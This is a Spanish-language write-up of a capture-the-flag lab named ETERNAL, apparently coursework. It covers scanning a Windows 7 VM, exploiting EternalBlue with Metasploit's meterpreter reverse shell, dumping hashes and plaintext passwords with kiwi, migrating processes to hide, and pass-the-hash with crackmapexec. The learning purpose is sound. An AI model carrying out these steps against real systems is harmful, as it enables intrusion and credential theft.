

	Informe de análisis de vulnerabilidades, explotación y resultados del reto ETERNAL.				
Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad	
23/10/2024	23/10/2024	1.0	MQ-HM-ETERNAL	RESTRINGIDO	

Informe de análisis de vulnerabilidades,
explotación y resultados del reto ETERNAL.

N.- MQ-HM-ETERNAL



O.S.: Windows

Dificultad: Fácil

Puntos: 20

Fases: Explotación - Borrado de Rastros

Otras Fases: Enumeración - Reconocimiento - Persistencia

Generado por:

NMF

Especialista de Ciberseguridad, Seguridad de la
Información


*Email: ***@hotmail.com

Fecha de creación:
23.10.2024



Índice

1) <u>Introducción</u>	Pág. 3
2) <u>Objetivo</u>	Pág. 3
3) <u>Consigna</u>	Pág. 3
4) <u>Reconocimiento</u>	Pág. 4
5) <u>Análisis de Vulnerabilidades/debilidades</u>	Pág. 5
6) <u>Explotación</u>	Pág. 9
*Automatizada.....	Pág. 9
*Manual.....	Pág. 16
7) <u>Escalación de privilegios</u>	Pág. 12
8) <u>Banderas</u>	Pág. 19
9) <u>Herramientas Usadas</u>	Pág. 19
10) <u>Herramientas – Extra OPCIONAL</u>	Pág. 19
11) <u>Conclusiones y Recomendaciones</u>	Pág. 20





1) Introducción.



En el presente informe se abordan tres actividades relacionadas con la seguridad informática, específicamente en el contexto del Ethical Hacking. Este trabajo tiene como objetivo poner en práctica habilidades de análisis y resolución de problemas ante situaciones de ciberseguridad.

Las actividades propuestas involucran el análisis y acceso a la maquina objetivo denominada como ETERNAL, utilizando esta vez un método de reconocimiento activo, logrando determinar las vulnerabilidades de dicho equipo para poder ingresar al mismo. Acto seguido comprobaremos mediante capturas el ingreso a dicha maquina capturando sus denominadas banderas. A través de este ejercicio, se busca fomentar una comprensión más profunda de los métodos de defensa y ataque en el mundo cibernético.

2) Objetivo.



- ❖ Identificar y analizar vulnerabilidades en sistemas informáticos a través de técnicas de Ethical Hacking.
- ❖ Recopilar y evaluar información para obtener acceso a la maquina objetivo.
- ❖ Capturar las 2 banderas.

3) Consigna.



Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas

Nota:

- ❖ Para este trabajo pueden utilizar cualquier formato.
- ❖ Ejemplo de cómo nombrar el archivo PDF: Tarea 2 - Juan López. pdf
- ❖ Deben colocar los siguientes datos dentro del documento PDF para poderles identificar y asignarles su calificación:
 - nombre y apellido
 - correo



4) Reconocimiento.



Entonces primero encontramos su IP correspondiente. Vemos nuestra maquinas y una con dirección MAC distinta. Esta será nuestra IP a analizar. Primero con netdiscover, luego con arp-scan

```
(root㉿kali)-[~/home/kali]
└─# netdiscover
   IP          At MAC Address      Count      Len  MAC Vendor / Hostname
   192.168.240.130 00:0c:29:91:5b:9f      3      180  VMware, Inc.
   192.168.240.2  00:50:56:eb:b1:20      3      180  VMware, Inc.
   192.168.240.1  00:50:56:c0:00:08      1       60  VMware, Inc.
   192.168.240.254 00:50:56:e3:e6:21      1       60  VMware, Inc.

(roots㉿kali)-[~/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:f7:5d:39, IPv4: 192.168.240.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.240.1 00:50:56:c0:00:08 (Unknown)
192.168.240.2 00:50:56:eb:b1:20 (Unknown)
192.168.240.130 00:0c:29:91:5b:9f (Unknown)
192.168.240.254 00:50:56:e3:e6:21 (Unknown)
```

Verificamos que funcione, la conexión.

```
(root㉿kali)-[~/home/kali]
└─# ping 192.168.240.130
PING 192.168.240.130 (192.168.240.130) 56(84) bytes of data.
64 bytes from 192.168.240.130: icmp_seq=1 ttl=128 time=1.14 ms
64 bytes from 192.168.240.130: icmp_seq=2 ttl=128 time=0.649 ms
64 bytes from 192.168.240.130: icmp_seq=3 ttl=128 time=0.662 ms
```

Realizamos un reconocimiento más activo, reconocimiento de puertos.

```
(root㉿kali)-[~/home/kali]
└─# nmap -p- -sS 192.168.240.130 -v -oA esc- eternal
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:91:5B:9F (VMware)
```

```
(root㉿kali)-[~/home/kali]
└─# nmap -p135,139,445,49152,49153,49154,49155,49156,49157 -sS -sV -O 192.168.240.130
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc      Microsoft Windows RPC
49153/tcp  open  msrpc      Microsoft Windows RPC
49154/tcp  open  msrpc      Microsoft Windows RPC
49155/tcp  open  msrpc      Microsoft Windows RPC
49156/tcp  open  msrpc      Microsoft Windows RPC
49157/tcp  open  msrpc      Microsoft Windows RPC
MAC Address: 00:0C:29:91:5B:9F (VMware)
```

Con los puertos conocidos, realizamos un escaneo mejor para determinar servicios y reconocer una computadora Windows 7 aunque también podría ser un Windows server.

```
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
```



Colocamos entonces un escaneo más ahora más completo aun combinándolo con script para determinar el sistema operativo finalmente, otorgándolos información adicional.

```
(root㉿kali)-[~/home/kali]
└─# nmap -p135,139,445,49152,49153,49154,49155,49156,49157 -sS -sVC -o 192.168.240.130
Host script results:
| SMB OS discovery:
| OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
| OS CPE: cpe:/o:microsoft:windows 7::sp1
| Computer name: WIN-845Q99004PP
| NetBIOS computer name: WIN-845Q99004PP\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-10-18T17:26:26-04:00
| smb2-security-mode:
| 2:1:0:
|_ Message signing enabled but not required
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
| smb2-time:
|_ date: 2024-10-18T21:26:26
|_ start_date: 2024-10-18T21:13:59
|_nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:91:5b:9f (VMware)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

❖ Información de reconocimiento del nuestro equipo resumen:

1. IP: 192.168.240.130
2. Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
3. Puertos abiertos utilizables: 135, 139 y 445.

IP	
192.168.240.130	IPV4
00:0c:29:91:5b:9f	MAC
Vmware, Inc	

SISTEMA OPERATIVO	
Windows 7 ulttimate 7601 Service Pack 1 (Windows 7 Ultimate 6,1)	
NetBIOS computer name	
WIN-845Q9900499/x00	

PUERTOS		Estado	Servicio	Version
135	/tcp	open	msrpc	Microsoft Windows RPC
139	/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	/tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (WORKGROUP)
49152	/tcp	open	msrpc	Microsoft Windows RPC
49153	/tcp	open	msrpc	Microsoft Windows RPC
49154	/tcp	open	msrpc	Microsoft Windows RPC
49155	/tcp	open	msrpc	Microsoft Windows RPC
49156	/tcp	open	msrpc	Microsoft Windows RPC
49157	/tcp	open	msrpc	Microsoft Windows RPC

5) Análisis de vulnerabilidades/debilidades



Comenzamos con un escaneo de NMAP utilizando el script vuln.

```
(root㉿kali)-[~/home/kali]
└─# nmap -p135,139,445,49152,49153,49154,49155,49156,49157 -sS --script=vuln -o 192.168.240.130
```



```
Host script results:
| smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE-CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ _smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
```

CVE-2017-0143 – Critical remote execution vulnerability exists in Microsoft SMBv1 (ms-17010)
Este es el Famoso Eternal Blue, por lo tanto, vemos que existe una vulnerabilidad en SMBv1.
Podemos encontrar más información en Google, donde vemos posibles exploits.

Google

CVE-2017-0143 – Critical remote execution vulnerability exists in Microsoft SMBv1 (ms-17010)

SANS Internet Storm Center
https://isc.sans.edu › diary › Using... · Traducir esta página

Using nmap to scan for MS17-010 (CVE-2017-0143 ...)

2 jul 2017 — | State: VULNERABLE | IDs: CVE-CVE-2017-0143. | Risk factor: HIGH. | A critical remote code execution vulnerability exists in Microsoft SMBv1.

GitHub
https://gist.github.com › ... · Traducir esta página

EternalBlue Exploit | MS17-010 PoC

Allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability."

Falta(n): (ms- 17010)

Podemos encontrar en Database Exploit también algunos más conocidos.

EXPLOIT DATABASE

Show 15

Search: eternal blue

Date	Type	Platform	Author
2017-07-11	Remote	Windows	sleepya
2017-05-17	Remote	Windows	sleepya
2017-05-17	Remote	Windows_x86-64	sleepya

Otra forma más automática en Kali Linux utilizando searchsploit apareciendo el famoso "Eternal Blue"



TAREA 3 - RETO ETERNAL

```
(root㉿kali)-[~/home/kali]
# searchsploit ms17-010

Exploit Title

Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit)
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeatToNt' SMB Remote Code Execution (MS17-010)
```

Consultamos en Metaexploit la versión del SMB. Damos nuestro rhost y run.

```
(root㉿kali)-[~/home/kali/Downloads]
# msfconsole
msf6 > searchexploit smb version

      103 auxiliary/scanner/smb/smb_version          normal    No
SMB Version Detection

msf6 > use 103
msf6 auxiliary(scanner/smb/smb_version) >
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS            yes        The target host(s), i
ics/using-metasploit
RPORT             no        The target port (TCP)
THREADS           1        The number of concu

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.240.130
RHOSTS => 192.168.240.130

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.240.130:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:2h 16m 1s) (guid:{5b86bb8d-85c5-4aaf-b5a9-c7429c4d4a0f}) (authentication domain:WIN-845Q99004PP)Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99004PP)
[+] 192.168.240.130:445 - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:2h 16m 1s) (guid:{5b86bb8d-85c5-4aaf-b5a9-c7429c4d4a0f}) (authentication domain:WIN-845Q99004PP)Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99004PP)
[*] 192.168.240.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > [*] 192.168.240.130:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1)
```

En fin detecta las versiones 1 y 2 pero como versión preferida nos dice que es la SMB 2.1 para nuestro puerto 445. Vemos que allí aparece nuevamente el eternal blue.

```
(root㉿kali)-[~/home/kali]
# searchsploit smb 2

Exploit Title
CyberCop Scanner Subgrid 5.5 - Buffer Overflow (PoC)
Ledger 2.0/1.1 / SQL-Ledger 2.6.x - 'Login' Local File Inclusion / Authentication Bypass
Linux Kernel 2.6.x - SMBFS CHRoot Security Restriction Bypass
Microsoft Windows - 'srv2.sys' SMB Code Execution (Python) (MS09-050)
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050)
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050)
Microsoft Windows 10 - SMBv3 Tree Connect (PoC)
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death
MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow
Samba 3.0.29 (Client) - receive_smb_raw()' Buffer Overflow (PoC)
Samsung SyncThruWeb 2.01.00.26 - SMB Hash Disclosure
SmbClientParse 2.7 Perl Module - Remote Command Execution
SQL-Ledger 2.6.x/LedgerSMB 1.0 - 'Terminal' Directory Traversal
VideoLAN VLC Media Player 0.9.9 - 'smb://' URI Stack Buffer Overflow (PoC)
VideoLAN VLC Media Player 1.0.0/1.0.1 - 'smb://' URI Handling Buffer Overflow (PoC)
VideoLAN VLC Media Player 1.0.2 - 'smb://' URI Stack Overflow
VideoLAN VLC Media Player 1.0.3 - 'smb://' URI Handling Remote Stack Overflow (PoC)
VideoLAN VLC Media Player < 1.1.4 - '.xspf smb://' URI Handling Remote Stack Overflow (PoC)
```



TAREA 3 - RETO ETERNAL

Corroboramos entonces ahora con NESSUS.



192.168.240.130



Vulnerabilities Total: 29

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	10.0	-	-	108797	Unsupported Windows OS (remote)
HIGH	8.1	9.8	0.963	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check)
MEDIUM	6.8	6.0	0.0192	90510	MS16-047: Security Update for SAM and LSAD Remote Protocol (3148527) (Badlock) (unprivileged check)
MEDIUM	6.5	4.0	0.0035	50686	IP Forwarding Enabled
MEDIUM	5.3	-	-	57608	SMB Signing not required
LOW	2.1*	4.2	0.8808	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)

Comprobamos entonces dentro de nuestras vulnerabilidades, vemos que su sistema operativo no es seguro, permite conexión remota.

Además, reconoce la vulnerabilidad MS17-010 dándole una severidad HIGH.

A continuación, utilizaremos una herramienta que nos confirmara finalmente si este equipo Windows posee realmente esta vulnerabilidad ETERNAL BLUE.



Para esto pasamos a descargar una herramienta en Windows, la misma se llama Eternal Blues de Elad Erez y permite verificar en toda la red los equipos que poseen vulnerabilidades como WannaCry, NotPetya o Eternal Blue. Se necesita tener instalado Net Framework 4.

Entramos a la página: https://www.majorgeeks.com/files/details/eternal_blue.html

The screenshot shows the MajorGeeks.com website. In the top left is the site's logo with a cartoon character. The top navigation bar includes links for HOME, TUTORIALS, DONATE, WEB TOOLS, YOUTUBE, NEWSLETTER, DEALS!, FORUMS, and ENHANCED BY Google. Below the navigation is a search bar. The main content area shows the download page for 'Eternal Blues 0.0.0.9'. It features a large yellow 'DOWNLOAD NOW' button with a star icon. To the left is a sidebar with a 'FILES' section containing links like All In One Tweaks, Android, Antivirus & Malware, Appearance, Back Up, Browsers, CD/DVD/Blu-Ray, Covert Ops, Drivers, Drives (SSD, HDD, USB), Games, Graphics & Photos, and Internet Tools. To the right, there's a 'Rate This Software:' section with a rating of 5 (6 votes) and a 'MajorGeeks: Setting the standard for editor-tested, trusted, and secure downloads since 2001.' badge. Below the main content are social media sharing icons for Facebook, X, YouTube, and Instagram.

Descargamos el archivo .exe que es un ejecutable.

The screenshot shows the 'Eternal Blues' application window. On the left, the title 'Eternal Blues' and author 'by Elad Erez' are displayed. On the right, there are two input fields: 'Discovered IPs:' and 'IP Range:', both set to '192.168.240.1' and '192.168.240.255'. Below these is a large blue 'SCAN' button.

Click en scan y luego vemos los resultados.

The screenshot shows the 'Eternal Blues' application window after a scan has been performed. The left side contains a message about the tool being free and its purpose. The right side displays a table of scanned IP addresses:

IP	Host	Status	Vulnerable?
192.168.240.129		Done	NO RESPONSE
192.168.240.130	WIN-845Q99004PP	Done	YES
192.168.240.131		Done	NO RESPONSE

Reconoce a nuestro equipo analizado dándonos la respuesta YES, es vulnerable a dicho caso.

6) Explotación.



Proceso de explotación se dará de manera manual y automatizada.

Automatizado



Teniendo ya los datos correspondientes al equipo y reconocida la vulnerabilidad por varios métodos Microsoft SMBv1 (ms-17010) procedemos a utilizar metaexploit para probar ingresar al equipo.

```
# Name                               Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_ eternalblue 2017-03-14 average Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

# --- Name
# F= System
0 exploit/windows/smb/ms17_010_ eternalblue
```

Seleccionamos entonces el exploit “use 0”, completamos con el rhosts y luego explotamos.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_ eternalblue):
Name          Current Setting  Required  Description
RHOSTS        yes
RPORT          445           yes
SMBDomain      no
SMBPass        no
SMBUser        no
VERIFY_ARCH    true          yes
VERIFY_TARGET  true          yes

Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC      thread         yes
LHOST          192.168.240.129 yes
LPORT          4444          yes

Exploit con etapas, tenemos nuestro meterpreter.
```

```
msf6 exploit(windows/smb/ms17_010_ eternalblue) > set rhosts 192.168.240.130
rhosts => 192.168.240.130
msf6 exploit(windows/smb/ms17_010_ eternalblue) > run
[*] Meterpreter session 1 opened (192.168.240.131:4444 -> 192.168.240.130:49159) at 2024-10-22 09:24:59 -0400
[+] 192.168.240.130:445 - =====-
[+] 192.168.240.130:445 - -----WIN-----
[+] 192.168.240.130:445 - =====-
```

Vemos que estamos en el equipo, procedemos entonces a reconocerlo e ir en busca de información.



TAREA 3 - RETO ETERNAL

```
meterpreter > sysinfo
Computer       : WIN-845Q99004PP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Comenzamos con la investigación del equipo para ver los usuarios correspondientes como así todos los datos que el sistema podría proporcionarnos. Meterpreter nos proporciona algunas herramientas como por ejemplo hashdump.

```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283 :::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb :::
```

Descubrimos que nos otorga 3 usuarios donde uno es invitado, otro es un usuario común y el otro es administrador. Todos con su hash de contraseña

Usuario	Nº	LM	NTLMv1
Guest	501	aad3b435b51404eeaad3b435b51404ee	: 31d6cfe0d16ae931b73c59d7e0c089c0
Hacker Mentor Admin	500	aad3b435b51404eeaad3b435b51404ee	: 931a25d0405b2ea33910ad3c7404e283
Hacker Mentor User	1000	aad3b435b51404eeaad3b435b51404ee	: f580a1940b1f6759fbdd9f5c482ccdbb

Lo que nos muestra se llama Pass The Hash. Caches en memoria, hashes NTLM v1 permiten autenticarnos en un sistema sin conocer la contraseña. Copiamos un usuario, el primer hash es un LM separa los ":" y el parámetro que le sigue es la contraseña.

Hash	Type	Result
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
931a25d0405b2ea33910ad3c7404e283	Unknown	Not Found.
f56a8399599f1be040128b1dd9623c29	NTLM	P@\$\$w0rd
f580a1940b1f6759fbdd9f5c482ccdbb	Unknown	Not Found.

Conseguimos que el usuario "Guest" no posee contraseña y además que el usuario "Hack Mentor User" posee la contraseña "P@\$\$w0rd". Tratamos ahora de esconder nuestro proceso.

```
meterpreter > getpid
Current pid: 352
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



TAREA 3 - RETO ETERNAL

352 476 spoolsv.exe

```
352 476 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
```

Migro al proceso services.exe para mantener el anonimato.

```
476 384 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
```

meterpreter > migrate 476

[*] Migrating from 352 to 476 ...

[*] Migration completed successfully.

Utilizamos kiwi para obtener más herramientas en el mertepreter. Vemos las credenciales desde adentro. Cargamos kiwi en mertepreter "load kiwi".

Un comando en kiwi seria creds_all.

```
Username Domain LM NTLM SHA1
_____
Guest   WIN-845Q99004PP aad3b435b1404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c0890c0 da39a3ee5e6b4b0d3255bfe95601890af80790
Hacker Mentor Admin WIN-845Q99004PP 4ae0372142c08b5a5e1ba7cb6ed3a6b3 931a25d0405b2ea33910ad3c7404e283 2b54ef4d8cdad3ce20c57e93673a73399ed02c7b
Hacker Mentor User  WIN-845Q99004PP b0109442b77b46c74a3b108f3fa6cb6d f56a8399599f1be040128b1dd9623c29 3edb384812cbe4c90713bca316eb3739fe2541f1

tspkg credentials
_____
User: Flags=73<UP,LOOPBACK,RUNNING> mtu 65536
Username  Domain  Password
_____
Guest    WIN-845Q99004PP (null)
Hacker Mentor Admin WIN-845Q99004PP H4ck3rm3nt0r!
Hacker Mentor User  WIN-845Q99004PP P@$$w0rd

kerberos credentials
_____
User: Flags=73<UP,LOOPBACK,RUNNING> mtu 65536
Username  Domain  Password
_____
(null)    (null)  (null)
Guest     WIN-845Q99004PP (null)
Hacker Mentor Admin WIN-845Q99004PP H4ck3rm3nt0r!
Hacker Mentor User  WIN-845Q99004PP P@$$w0rd
win-845q99004pp$ WORKGROUP (null)
```

Vemos que nos otorga diferentes hashes y además podemos ver las contraseñas en texto plano.

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-845Q99004PP
SysKey : 9950163083764658d2e0505b2855c2cb
Local SID : S-1-5-21-476853691-947408777-3389021996
SAMKey : 2a86fc4eaaa601c993de6c9382ad655

RID : 000001f4 (500)
User : Hacker Mentor Admin
Hash NTLM: 931a25d0405b2ea33910ad3c7404e283

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : Hacker Mentor User
Hash NTLM: f56a8399599f1be040128b1dd9623c29

RID : 000003ea (1002)
User : HomeGroupUser$
Hash NTLM: f580a1940b1f6759fbdd9f5c482ccdbb
```



TAREA 3 - RETO ETERNAL

Usuario	Contraseñas
Guest	(null)
Hacker Mentor Admin	H4ck3rm3nt0rl
Hacker Mentor User	P@\$\$w0rd

Buscamos entonces las banderas utilizando el Shell.

```
meterpreter > shell
Process 760 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7869-C40D

Directory of C:\

07/13/2009 11:20 PM <DIR> PerfLogs
05/13/2022 07:39 PM <DIR> Program Files
07/14/2009 12:57 AM <DIR> Program Files (x86)
02/09/2022 07:08 PM <DIR> Users
05/13/2022 07:35 PM <DIR> Windows
          0 File(s)    0 bytes
          5 Dir(s)  9,204,322,304 bytes free

C:\>cd Users
cd Users

C:\Users>dir C:\*bandera*.txt /s
dir C:\*bandera*.txt /s
Volume in drive C has no label.
Volume Serial Number is 7869-C40D

Directory of C:\Users\Administrator\Desktop

05/13/2022 06:51 PM           32 bandera2.txt
          1 File(s)   32 bytes

Directory of C:\Users\user\Desktop

05/13/2022 06:53 PM           32 bandera1.txt
          1 File(s)   32 bytes

Total Files Listed:
          2 File(s)   64 bytes
          0 Dir(s)  9,204,244,480 bytes free

C:\Users>
C:\Users\Administrator\Desktop>type bandera2.txt
type bandera2.txt
a63c1c39c0c7fd570053343451667939
C:\Users\Administrator\Desktop>
BANDERA2:a63c1c39c0c7fd570053343451667939

C:\Users\user\Desktop>type bandera1.txt
type bandera1.txt
0ef3b7d488b11e3e800f547a0765da8e
C:\Users\user\Desktop>
BANDERA1:0ef3b7d488b11e3e800f547a0765da8e
```



TAREA 3 - RETO ETERNAL

Bandera N°	Flags
Bandera 1	0ef3b7d488b11e3e800f547a0765da8e
Bandera 2	a63c1c39c0c7fd570053343451667939

Confirmamos con una captura de pantalla que podemos ver los 3 usuarios. Automáticamente con el comando “screenshare” abre una ventana en tiempo real de la computadora víctima.

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/RtazccVA.html
[*] Streaming ...
```

Kali Linux file:///home/kali/RtazccVA.html

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Target IP : 192.168.240.130
start time : 2024-10-22 09:54:15 -0400
status : Playing

```
Windows 7 Ultimate
```

Hacker Mentor Admin Hacker Mentor User Guest

```
meterpreter > search -f bandera* 250 hosts (https://github.com/roybilis/arp-scan)
Found 3 results ...
[c]:\Users\501563\OneDrive\Bureau\b1:b1:20 (Unknown)
[c]:\Users\501563\OneDrive\Bureau\b1:b1:20 (Unknown)
[c]:\Users\501563\OneDrive\Bureau\b1:b1:20 (Unknown)
Path          Size (bytes) Modified (UTC)
c:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\bandera1.lnk   888    2022-05-16 19:11:01 -0400
c:\Users\Administrator\Desktop\bandera2.txt dropped by kernel           32     2022-05-13 18:51:20 -0400
c:\Users\user\Desktop\bandera1.txt                                         32     2022-05-13 18:53:10 -0400
```

```
meterpreter > 
```

Utilizamos esta técnica junto crackmapexec para interactuar con el equipo de Windows 7, así podremos identificar los hashes o contraseñas de los usuarios, permitir la conexión con los mismos sin saber la contraseña, utilizando sus hashes.

```
(root㉿kali)-[~/home/kali]
# crackmapexec smb 192.168.240.130 -u 'Hacker Mentor User' -H ':f56a8399599f1be040128b1dd9623c29'
```



Nos autentica como usuario valido.

```
(root㉿kali)-[~/home/kali]
└─# crackmapexec smb 192.168.240.130 -u 'Hacker Mentor User' -H ':f56a8399599f1be040128b1dd9623c29'
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing LDAP protocol database
[*] Generating default configuration file
[*] Generating SSL certificate
SMB    192.168.240.130 445  WIN-845Q99004PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:False) (SMBv1:True)
SMB    192.168.240.130 445  WIN-845Q99004PP  [+] WIN-845Q99004PP\Hacker Mentor User
SMB    192.168.240.130 445  WIN-845Q99004PP  [-] Error enumerating domain users using WNetGetUserNames: [Errno 111] Connection refused
SMB    192.168.240.130 445  WIN-845Q99004PP  [*] Trying with SAMRPC protocol
SMB    192.168.240.130 445  WTN-845Q99004PP  [+] Enumerated domain user(s)
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\Guest
/domain
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\Hacker Mentor Admin
/omain
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\Hacker Mentor User
SMB    192.168.240.130 445  WIN-845Q99004PP  WIN-845Q99004PP\HomeGroupUser$
```

Si quiero enumerar entonces sus usuarios la final agrego - -users.

```
(root㉿kali)-[~/home/kali]
└─# crackmapexec smb 192.168.240.130 -u 'Hacker Mentor User' -H ':f56a8399599f1be040128b1dd9623c29'
SMB    192.168.240.130 445  WIN-845Q99004PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:False) (SMBv1:True)
SMB    192.168.240.130 445  WIN-845Q99004PP  [+] WIN-845Q99004PP\Hacker Mentor User
